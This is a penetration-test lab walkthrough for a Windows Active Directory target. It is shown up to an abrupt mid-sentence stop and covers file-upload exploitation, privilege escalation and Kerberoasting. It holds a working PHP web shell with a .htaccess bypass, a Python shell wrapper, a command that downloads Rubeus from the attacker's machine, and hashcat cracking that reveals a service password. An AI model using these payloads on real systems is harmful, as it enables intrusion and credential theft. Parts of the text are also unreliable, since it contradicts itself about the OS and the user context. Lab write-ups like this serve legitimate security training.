

https://www.kairoshack.com

PENETRATION TEST REPORT

Access

Windows

File upload (.htaccess + PHP webshell) to a shell as svc_apache · Kerberoast svc_mssql · SeManageVolumePrivilege → SYSTEM (WER)

About this lab

A foothold in the lab will be gained by leveraging a file upload function in a web application to upload a PHP web shell. Privileges will then be escalated to svc_mysql, abusing SeManageVolumePrivilege to achieve system access. This lab focuses on *exploiting file upload vulnerabilities and privilege escalation methods*.

Learning Objectives

After completion of this lab, learners will be able to:

- Exploit the file upload functionality to upload a *.htaccess* file and a *PHP web shell*.
- Use the web shell to establish a reverse shell as the *svc_apache* user.
- Perform a Kerberoasting attack to crack the *svc_mssql* account password.
- Exploit the *SeManageVolumePrivilege* to grant full control over the Windows directory.
- Exploit the unrestricted file write privileges to gain SYSTEM-level access and validate control over a vulnerable service. The exploitation of this service must be performed correctly, else a subsequent attack will fail. Please be sure to revert the lab between privilege escalation attempts.

Lab Description

This lab demonstrates exploiting a file upload vulnerability in a web application to gain initial access by uploading a .htaccess file and a web shell. Learners escalate privileges by leveraging the svc_mssql account's SeManageVolumePrivilege to gain full control over the C: drive, followed by executing a SYSTEM shell using a Windows Error Reporting (WER) exploit. This lab emphasizes web exploitation, Kerberoasting, and privilege escalation through volume management.

Areas Improved

Active Directory ExploitationManual Vulnerability ExploitationPassword Cracking (Hashcat, John The Ripper)Penetration TestingPost-Exploitation TechniquesPrivilege Escalation And Lateral Movement (Cloud And On-Premises)Scripting (Python, Bash, PowerShell)Web Application Penetration TestingWeb Security Testing (Open Web Application Security Project Top Ten)

A. ENUMERATION — 1. Reconnaissance & Target Profiling

To perform a comprehensive port and service enumeration using Nmap, you need a command that scans all ports, detects service versions, runs default reconnaissance scripts, and performs OS detection.

Here is the ultimate, go-to Nmap command for deep information gathering:

```
nmap -p- -sV -sC -O --reason -T4 <target-ip>
```

Breakdown of the Flags

- `-p-`: Scans all 65,535 TCP ports (by default, Nmap only scans the top 1,000 most common ports).
- `-sV`: Probes open ports to determine service/version information.
- `-sC`: Runs a suite of default NSE (Nmap Scripting Engine) scripts categorized for safe discovery and vulnerability checking.
- `-O`: Enables OS (Operating System) detection.
- `--reason`: Explains *why* Nmap classified a port in a certain state (e.g., `syn-ack` received), which is crucial for troubleshooting firewalls.
- `-T4`: Speeds up the scan (Aggressive timing template). *Use `-T3` if stability on the target network is a concern.*

!1060

- **Port Scanning:** Executed a comprehensive Nmap scan (`-p- -sV -sC -O --reason -T4`), which mapped open ports including WinRM (`5985/47001`), Active Directory Web Services (`9389/tcp`), and a broad range of dynamic RPC ports (`49664-49789`).
- **OS Fingerprinting:** Successfully identified the target operating system as **Microsoft Windows Server 2019** functioning as an Active Directory environment.

A. ENUMERATION — 2. File Upload Enumeration & Obstacles

As the port 80 is open, I browse the web.

Located a file upload functionality within the *web application*. Initial attempts to upload a standard PHP web shell failed because the server returned raw source code or triggered errors, indicating a mismatch between the expected file handlers and the payload format.


!982

1. Vulnerability Analysis & Bypasses

- **Initial Restrictions:** The web application initially treated uploaded scripts as static text files due to strict directory handler configurations (initially tested via a restrictive `web.config` layout).
- **Leveraging Apache/PHP Misconfigurations (Lab Context):** Although the underlying OS was identified as Windows Server 2019, the web application stack utilized an Apache-compatible or mixed emulation layer that respected `.htaccess` overrides.
- **Bypass Strategy:**
    1. Uploaded a custom `.htaccess` configuration file to map arbitrary or permitted file extensions to the PHP execution handler (`AddType application/x-httpd-php`).
    2. Uploaded a PHP web shell disguised or paired with the allowed extension format (e.g., `shell.rce`).

2. Exploitation & Verification

- **Execution:** Navigated to the uploaded shell via the web browser, passing system commands through the query parameter (e.g., `?cmd=whoami`).
- **Result:** The server successfully parsed and executed the PHP code via the `.htaccess` mapping, returning the command output and granting **Remote Code Execution (RCE)** on the target.



Summary of Artifacts Used

- `.htaccess` Override:

  `AddType application/x-httpd-php .rce`

- PHP Web Shell Payload (`shell.rce`):

```
<?php
    if(isset($_GET['cmd'])){
        echo "<pre>" . shell_exec($_GET['cmd']) . "</pre>";
    }
    ?>
```

B. POST-EXPLOITATION & CLI Tooling — 3. Developing a Python Wrapper

- **Developing a Python Wrapper:** To overcome browser output limitations and establish a continuous workflow, you built a custom Python CLI script (`shell_cli.py`) that interacts with the web shell over HTTP GET requests.
- **Environment Confirmation:** Interaction with the wrapper revealed a **Windows command execution backend**, aligning with the initial Nmap fingerprint.
- **Lightweight Enumeration:** When resource-heavy commands like `systeminfo` timed out due to WMI query restrictions or permission limits under the web application context, you pivoted to lightweight alternatives (such as `ver`, `hostname`, and `whoami`) to map the system safely.

Developing a Python Wrapper

To overcome browser output limitations and establish a continuous workflow, built a custom Python CLI script (`shell_cli.py`) that interacts with the web shell over HTTP GET requests.

Here is an enhanced, robust version of the Python CLI wrapper. Since `.htaccess` and PHP are working, the target is running a Linux/Apache backend (despite the earlier Nmap OS guess), which makes standard Linux enumeration very straightforward.

Save this script as `shell_cli.py`:

Change the *target-ip* to your target URL.

```
import sys
import requests
from urllib.parse import urljoin

# Configuration
TARGET_URL = "http://<target-ip>/uploads/shell.rce"  # Update with your target URL

def main():
    print(f"[*] Connecting to Web Shell at: {TARGET_URL}")
    print("[*] Type 'exit' or 'quit' to close the session.\n")

    session = requests.Session()

    while True:
        try:
            cmd = input("shell> ")
            if cmd.lower() in ["exit", "quit"]:
```

```
                print("Closing session. Goodbye!")
                break
            if not cmd.strip():
                continue

            # Send command via the 'cmd' parameter
            response = session.get(TARGET_URL, params={"cmd": cmd}, timeout=10)

            if response.status_code == 200:
                print(response.text)
            else:
                print(f"[-] HTTP Error: {response.status_code}")

        except KeyboardInterrupt:
            print("\nExiting...")
            break
        except requests.exceptions.RequestException as e:
            print(f"[-] Connection Error: {e}")

if __name__ == "__main__":
    main()
```

Run the script and you'll get a shell.

B. POST-EXPLOITATION & CLI Tooling — 4. Enumeration Checklist to Run Inside Your CLI

Environment Confirmation

- **List domain users:**

  ```
  D net user /domain
  ```


  User accounts for *SERVER Administrator Guest krbtgt svc_apache svc_mssql*
  The command completed successfully.

Essential Windows Enumeration Commands

1. Identity & Privileges

- **Check who you are running as:**

  ```
  D whoami /all
  ```



```
<pre>
USER INFORMATION
----------------

User Name         SID
================= ============================================
access\svc_apache S-1-5-21-537427935-490066102-1511301751-1103


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                       Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1     Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeCreateGlobalPrivilege       Create global objects          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
```

- **Check local system information:**

  `D systeminfo` [-] Connection Error: HTTPConnectionPool(host='192.168.236.187', port=80): Read timed out. (read timeout=10)

`systeminfo` frequently fails or times out in web shell environments for a few common reasons:

1. **WMI Query Hangs:** `systeminfo` relies on Windows Management Instrumentation (WMI) to query system data, which is heavy and often takes longer than the web server's HTTP timeout limit.
2. **Permission Restrictions:** IIS application pool identities (like `IIS_IUSRS` or `AppPoolIdentity`) often lack the necessary permissions to query WMI or read system registry hives directly.
3. **Path Issues:** The execution context might not inherit the standard `C:\Windows\System32` path correctly.

Insead of `systeminfo`, use these fast, lightweight native Windows commands that won't timeout or trigger WMI restrictions, as: *ver, hostnema, proccesor, tasklist*.

2. Network & Active Directory Discovery

- **Check active network connections and listening ports:**

  `netstat -ano`

```
<pre>
Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       3876
  TCP    0.0.0.0:88             0.0.0.0:0              LISTENING       660
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       896
  TCP    0.0.0.0:389            0.0.0.0:0              LISTENING       660
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       3876
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:464            0.0.0.0:0              LISTENING       660
  TCP    0.0.0.0:593            0.0.0.0:0              LISTENING       896
  TCP    0.0.0.0:636            0.0.0.0:0              LISTENING       660
  TCP    0.0.0.0:3268           0.0.0.0:0              LISTENING       660
  TCP    0.0.0.0:3269           0.0.0.0:0              LISTENING       660
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:9389           0.0.0.0:0              LISTENING       2412
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       500
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       780
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       660
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       64
  TCP    0.0.0.0:49671          0.0.0.0:0              LISTENING       1520
  TCP    0.0.0.0:49674          0.0.0.0:0              LISTENING       660
  TCP    0.0.0.0:49675          0.0.0.0:0              LISTENING       660
  TCP    0.0.0.0:49678          0.0.0.0:0              LISTENING       2372
  TCP    0.0.0.0:49683          0.0.0.0:0              LISTENING       640
  TCP    0.0.0.0:49704          0.0.0.0:0              LISTENING       2484
  TCP    0.0.0.0:49784          0.0.0.0:0              LISTENING       2448
  TCP    127.0.0.1:53           0.0.0.0:0              LISTENING       2484
  TCP    127.0.0.1:389          127.0.0.1:49680        ESTABLISHED     660
  TCP    127.0.0.1:389          127.0.0.1:49682        ESTABLISHED     660
  TCP    127.0.0.1:389          127.0.0.1:49731        ESTABLISHED     660
  TCP    127.0.0.1:389          127.0.0.1:49735        ESTABLISHED     660
  TCP    127.0.0.1:49680        127.0.0.1:389          ESTABLISHED     2520
  TCP    127.0.0.1:49682        127.0.0.1:389          ESTABLISHED     2520
  TCP    127.0.0.1:49731        127.0.0.1:389          ESTABLISHED     2484
  TCP    127.0.0.1:49735        127.0.0.1:389          ESTABLISHED     2484
  TCP    192.168.236.187:53     0.0.0.0:0              LISTENING       2484
  TCP    192.168.236.187:80     192.168.45.159:35470   ESTABLISHED     3876
  TCP    192.168.236.187:139    0.0.0.0:0              LISTENING       4
  TCP    192.168.236.187:389    192.168.236.187:49777  ESTABLISHED     660
  TCP    192.168.236.187:389    192.168.236.187:49781  ESTABLISHED     660
  TCP    192.168.236.187:49777  192.168.236.187:389    ESTABLISHED     2448
  TCP    192.168.236.187:49781  192.168.236.187:389    ESTABLISHED     2448
  TCP    192.168.236.187:49999  20.184.175.15:443      TIME_WAIT       0
  TCP    192.168.236.187:50007  184.150.154.81:80      SYN_SENT        948
  TCP    192.168.236.187:50008  184.150.49.131:80      SYN_SENT        5004
```

- **Find out what domain you are on (crucial for a Domain Controller):**

  `D net config workstation`

```
<pre>Computer name                        \\SERVER
Full Computer name                   SERVER.access.offsec
User name                            svc_apache

Workstation active on
        NetBT_Tcpip_{F63367C4-12DB-4114-A35F-C55EAB67DA4D} (005056863FD6)

Software version                     Windows Server 2019 Standard

Workstation domain                   ACCESS
Workstation Domain DNS Name          access.offsec
Logon domain                         ACCESS

COM Open Timeout (sec)               0
COM Send Count (byte)                16
COM Send Timeout (msec)              250
The command completed successfully.
```

- **List domain users:**

  `D net user /domain`

```
<pre>
User accounts for \\SERVER

-------------------------------------------------------------------------------
Administrator            Guest                    krbtgt
svc_apache               svc_mssql
The command completed successfully.
```

3. Searching for Files & Credentials

- **Look for sensitive files or scripts in standard directories:**

  `D dir /s /b *.txt *.config *.xml *.ps1`

  NO results.

- **Check environment variables (often contain cleartext passwords or service keys):**

  `D set`

```
<pre>ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\svc_apache\AppData\Roaming
CommonProgramFiles=C:\Program Files\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
COMPUTERNAME=SERVER
ComSpec=C:\Windows\system32\cmd.exe
DriverData=C:\Windows\System32\Drivers\DriverData
LOCALAPPDATA=C:\Users\svc_apache\AppData\Local
NUMBER_OF_PROCESSORS=2
OS=Windows_NT
Path=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\;C:\Users\svc_apache\App
Data\Local\Microsoft\WindowsApps
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
PROCESSOR_ARCHITECTURE=AMD64
PROCESSOR_IDENTIFIER=AMD64 Family 23 Model 1 Stepping 2, AuthenticAMD
PROCESSOR_LEVEL=23
PROCESSOR_REVISION=0102
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files
ProgramFiles(x86)=C:\Program Files (x86)
ProgramW6432=C:\Program Files
PROMPT=$P$G
PSModulePath=%ProgramFiles%\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
PUBLIC=C:\Users\Public
SystemDrive=C:
SystemRoot=C:\Windows
TEMP=C:\Users\SVC_AP~1\AppData\Local\Temp
TMP=C:\Users\SVC_AP~1\AppData\Local\Temp
USERDNSDOMAIN=ACCESS.OFFSEC
USERDOMAIN=ACCESS
USERNAME=svc_apache
USERPROFILE=C:\Users\svc_apache
windir=C:\Windows
AP_PARENT_PID=3876
```

What user context are you running under (e.g., `iis apppool\...` or `nt authority\system`), and what domain name does `net config workstation` return?

- Context: `nt authority\system`
- Domain name: `ACCESS`

Diagram

!1116

Current Status

You have stable, output-based Remote Code Execution on a Windows Server target via a custom web shell wrapper. Your next phase involves deep-diving into *local privilege escalation, credential harvesting, and Active Directory enumeration*.

c. LOCAL PRIVILEGE ESCALATION — 5. Kerberoasting attack

A **Kerberoasting attack** is one of the most effective ways to extract cleartext passwords for Active Directory service accounts from a compromised machine inside the domain.

Since you have already achieved Remote Code Execution (RCE) on the target Windows domain controller / server, you are in an ideal position to execute this attack.

Phase 1: Understanding the Concept

Every Active Directory service account (like a SQL service, IIS service, or custom application running under a domain user account) has a **Service Principal Name (SPN)** registered.

- Any authenticated domain user can request a Kerberos service ticket (TGS-Ticket) for *any* SPN in the domain.
- The TGS-ticket is encrypted using the password hash (NTLM or AES) of that specific service account.
- **The Vulnerability:** You *do not need administrative privileges* to request these tickets. *Once you have a valid domain user account (or a foothold inside the domain)*, you can request the ticket, export it to your attacker machine, and crack it offline using a GPU to recover the account's plaintext password.

Phase 2: Enumerating SPNs

Before requesting tickets, you need to find which accounts have SPNs registered.

```
powershell -Command "setspn -Q */*"
```

```
CN=SERVER,OU=Domain Controllers,DC=access,DC=offsec
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/SERVER.access.offsec
        ldap/SERVER.access.offsec/ForestDnsZones.access.offsec
        ldap/SERVER.access.offsec/DomainDnsZones.access.offsec
        DNS/SERVER.access.offsec
        GC/SERVER.access.offsec/access.offsec
        RestrictedKrbHost/SERVER.access.offsec
        RestrictedKrbHost/SERVER
        RPC/20dae709-54fe-40ec-8c68-4475793b542a._msdcs.access.offsec
        HOST/SERVER/ACCESS
        HOST/SERVER.access.offsec/ACCESS
        HOST/SERVER
        HOST/SERVER.access.offsec
        HOST/SERVER.access.offsec/access.offsec
        E3514235-4B06-11D1-AB04-00C04FC2DCD2/20dae709-54fe-40ec-8c68-4475793b
542a/access.offsec
        ldap/SERVER/ACCESS
        ldap/20dae709-54fe-40ec-8c68-4475793b542a._msdcs.access.offsec
        ldap/SERVER.access.offsec/ACCESS
        ldap/SERVER
        ldap/SERVER.access.offsec
        ldap/SERVER.access.offsec/access.offsec
CN=krbtgt,CN=Users,DC=access,DC=offsec
        kadmin/changepw
CN=MSSQL,CN=Users,DC=access,DC=offsec
        MSSQLSvc/DC.access.offsec
```

Based on the enumeration output and SPN query results, the accounts that have registered Service Principal Names (SPNs) are:

- The Domain Controller / Computer Account (`SERVER`): Multiple standard computer service principal names are registered under `CN=SERVER,OU=Domain Controllers,DC=access,DC=offsec`, including:

  TXT

  - `HOST/SERVER.access.offsec`
  - `ldap/SERVER.access.offsec`

    TXT

  - `DNS/SERVER.access.offsec`

    TXT

  - `GC/SERVER.access.offsec/access.offsec`

    TXT

  - `RestrictedKrbHost/SERVER.access.offsec`

TXT

- `RPC/20dae709-54fe-40ec-8c68-4475793b542a._msdcs.access.offsec`

TXT

- **The KRBTGT Account:** Contains the default ticket-granting service principal name:
  - `kadmin/changepw` (under `CN=krbtgt,CN=Users,DC=access,DC=offsec`)
- **The MSSQL Service User Account:** Contains a custom application service principal name:
  - `MSSQLSvc/DC.access.offsec` (under `CN=MSSQL,CN=Users,DC=access,DC=offsec`)

> Out of these, the `MSSQL` user account (`MSSQLSvc/DC.access.offsec`) is the primary user-mapped service account target for a Kerberoasting attack because cracking its service ticket will yield the plaintext password of a domain user account

Phase 3: Requesting and Exporting Tickets

If you are executing commands locally via your Windows web shell wrapper, you can use PowerShell to request and export the Kerberos tickets into a format that `Hashcat` or `John the Ripper` can crack.

Requesting the TGS Tickets via Rubeus

- On your ATTACKING MACHINE open a python http server in the directory where Rubeus.exe is.

```
python3 -m http.server 80
```

- On the TARGET MACHINE shell run the following command to download Rubeus.exe.

```
powershell -Command "Invoke-WebRequest -Uri 'http://<ATTACKING MACHINE IP>/Rubeus.exe'
-OutFile 'C:\Windows\Tasks\rubeus.exe'"
```

- Export the Kerberos tickets.

```
C:\Windows\Tasks\Rubeus.exe kerberoast /outfile:hashes.txt
```

```
  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.0.0


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain          : access.offsec
[*] Searching path 'LDAP://SERVER.access.offsec/DC=access,DC=offsec' for '(&(samAccountType=8
05306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556
.1.4.803:=2)))'

[*] Total kerberoastable users : 1



[*] SamAccountName         : svc_mssql
[*] DistinguishedName      : CN=MSSQL,CN=Users,DC=access,DC=offsec
[*] ServicePrincipalName   : MSSQLSvc/DC.access.offsec
[*] PwdLastSet             : 5/21/2022 5:33:45 AM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash written to C:\xampp\htdocs\uploads\hashes.txt

[*] Roasted hashes written to : C:\xampp\htdocs\uploads\hashes.txt
```

Phase 4: Offline Brute-Forcing (Cracking the Hash)

Once you successfully extract the ticket hash (which looks like `$krb5tgs$23$*...`), bring it back to your attacker machine and crack it using **Hashcat** (Mode `13100` for Kerberos 5 TGS-REP etype 23):

1. On your browser go to http://TARGET_MACHINE/uploads/hashes.txt



1. Copy the hash and paste it on your own machine.

2. Crack it with Hashcat.

```
hashcat -m 13100 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt -o cracked.txt
```

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385


Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*svc_mssql$access.offsec$MSSQLSvc/DC.ac ... 44c6
69
Time.Started.....: Mon Sep 28 18:17:54 2026 (1 sec)
Time.Estimated...: Mon Sep 28 18:17:55 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:     9201 H/s (5.02ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2048/14344385 (0.01%)
Rejected.........: 0/2048 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: 123456 → lovers1
Hardware.Mon.#01.: Util: 58%

Started: Mon Sep 28 18:15:49 2026
```

1. Open the cracked.txt file.

```
cat cracked.txt
```

```
$krb5tgs$23$*svc_mssql$access.offsec$MSSQLSvc/DC.access.offsec@access.offsec*$5489b834da2c8ed
37e072ee70ea2e635$486856a4b2a2c71ff82736284b21f8e6f3bec0456972da489cf06c3f1b10016c00bac09d816
8a11b6d75dc806ac6e37430fd9212476717db7cb73b1116b3e503531836c0817302c34639d2571bb7cc232abc3e11
dfceb2bfcb371dc7bc600424ec0e930ccb114692d36c80712c60f2773039a2107adddb7b74af76c1107c3edf17fb4
08fda6abdf15574410d084efc9db2b821143c7b3bb3bdc7f07062644c90506179770dc635602e36ace11843950016
326d309fb3597fc79bf53a311afbe6b3f0efa70f10ebae249ba3e2b3f4582a2b51250a63476789118ad4a4db41d95
6c5d5a54ab7f3e0639a1ec6f9ae799bfafd903a211fbc7ac2a67e65e751b3ee47681f154a1731d6964ee7f7832d01
c9e279fc912307b8de15579f7b1ef8ca44f4d5d45c277b9183d771fb7195ada6ffaa1a99ec08828ce863794df8c1a
6a68bb4eba4cb2c835854eda46dcd328b5fbac1cb579ab08634a6ef5709e884070100391a77020272d7d23c11a80a
bc9aeae8d9c917bc976f817638e2d7f5b8bd4413181e5538bac6546ad976fb6de7a315d10558af3700dd729aac88c
42cb1e0c32285fc272870483d1fa4413ce4e23d8f5e8cf2650fb69c1bf451dfce5cc82080951977b6e419b9389e77
ee0ac6b6e7329d5288a2f81b1bcd0061dd305c1ff3ef259c56d723a093dca634475f8fcbeb3fccdf3faf2232e798a
f30c15d0a386b72fe46e89259f6c9af9fe6834c9b6ca88de6c3247a2341b01a2c8cf487735fe2e7304578d018f06f
dbe9e8f4e7bc8fe28437ec3f48b9fd9fa6ecde5b6851a21b60c4c51366d4ba180937e5700a7495a38e3e609617a2f
54a6e2db1e2c4fc0161a958e0823193b099a555cad86ec34917e255b3bf534803935c159959858e6c87331b07476a
57b0a7e09bb2c1fa1499edced4a756982202f40b21369bc31474d3f8ba24fd74e54e77b7cf45070b0656e13b5be30
ce19563ed93e4d1e26e2072f29cde0cca84fea5a96e9810c26ed87c8e85cde026534877e14dfce91bee9be84253b8
77607eafef85891088cac28bfdfe5c84a838ed49c586a7e57eb49a70b03d94560e12e4c76c03a4c56339c789fdfa1
c5cb4d06169f98142b2ebc8f0424e8678cc578c1196ff0c8d1eafad5894a70e9572c43c241d063e12f4373c027dbe
a871d901b8d2d4688d7f852b88763dbbd4d468d64fe836a4170db9a124069f712af3615ab10fce4a12fe7ab0c3d74
a6d85c8001c9c791865366ca54248dac9c8ab6c9590dc2d1d761f62230f9524b72a0d580cef69b7f413a119082416
2fef516c43f4006b1e36a718bd0fa1a0f333ba1b636a0ce88ba975b963a63a7a1c13964edfad6351d1203f70429ec
4a3bb417e62e46cb5421a201f8a85c4df0fc4fc0858f2c4ad785e669f491da677d529c926c09d4520da7b11b11a66
5c8987a87d09df356b9d6f3d2b97b5f24a6c6ebdf60022a0e824d96ae54806cbc625191703bda671fe83559cce13b
be360d08fb599d6f557c3f002b39421c1fc87734db88675ad2b5891e9c5f6a752c1033c808bbc99fe5e6217b2fc4c
7301e49e8fe0ed671b102e9abd5898f6162f570269eba3a500f314d144c669:trustno1
```

This Kerberos ticket hash belongs to the `svc_mssql` domain user account on the `access.offsec` domain.

You can see this directly inside the hash structure:

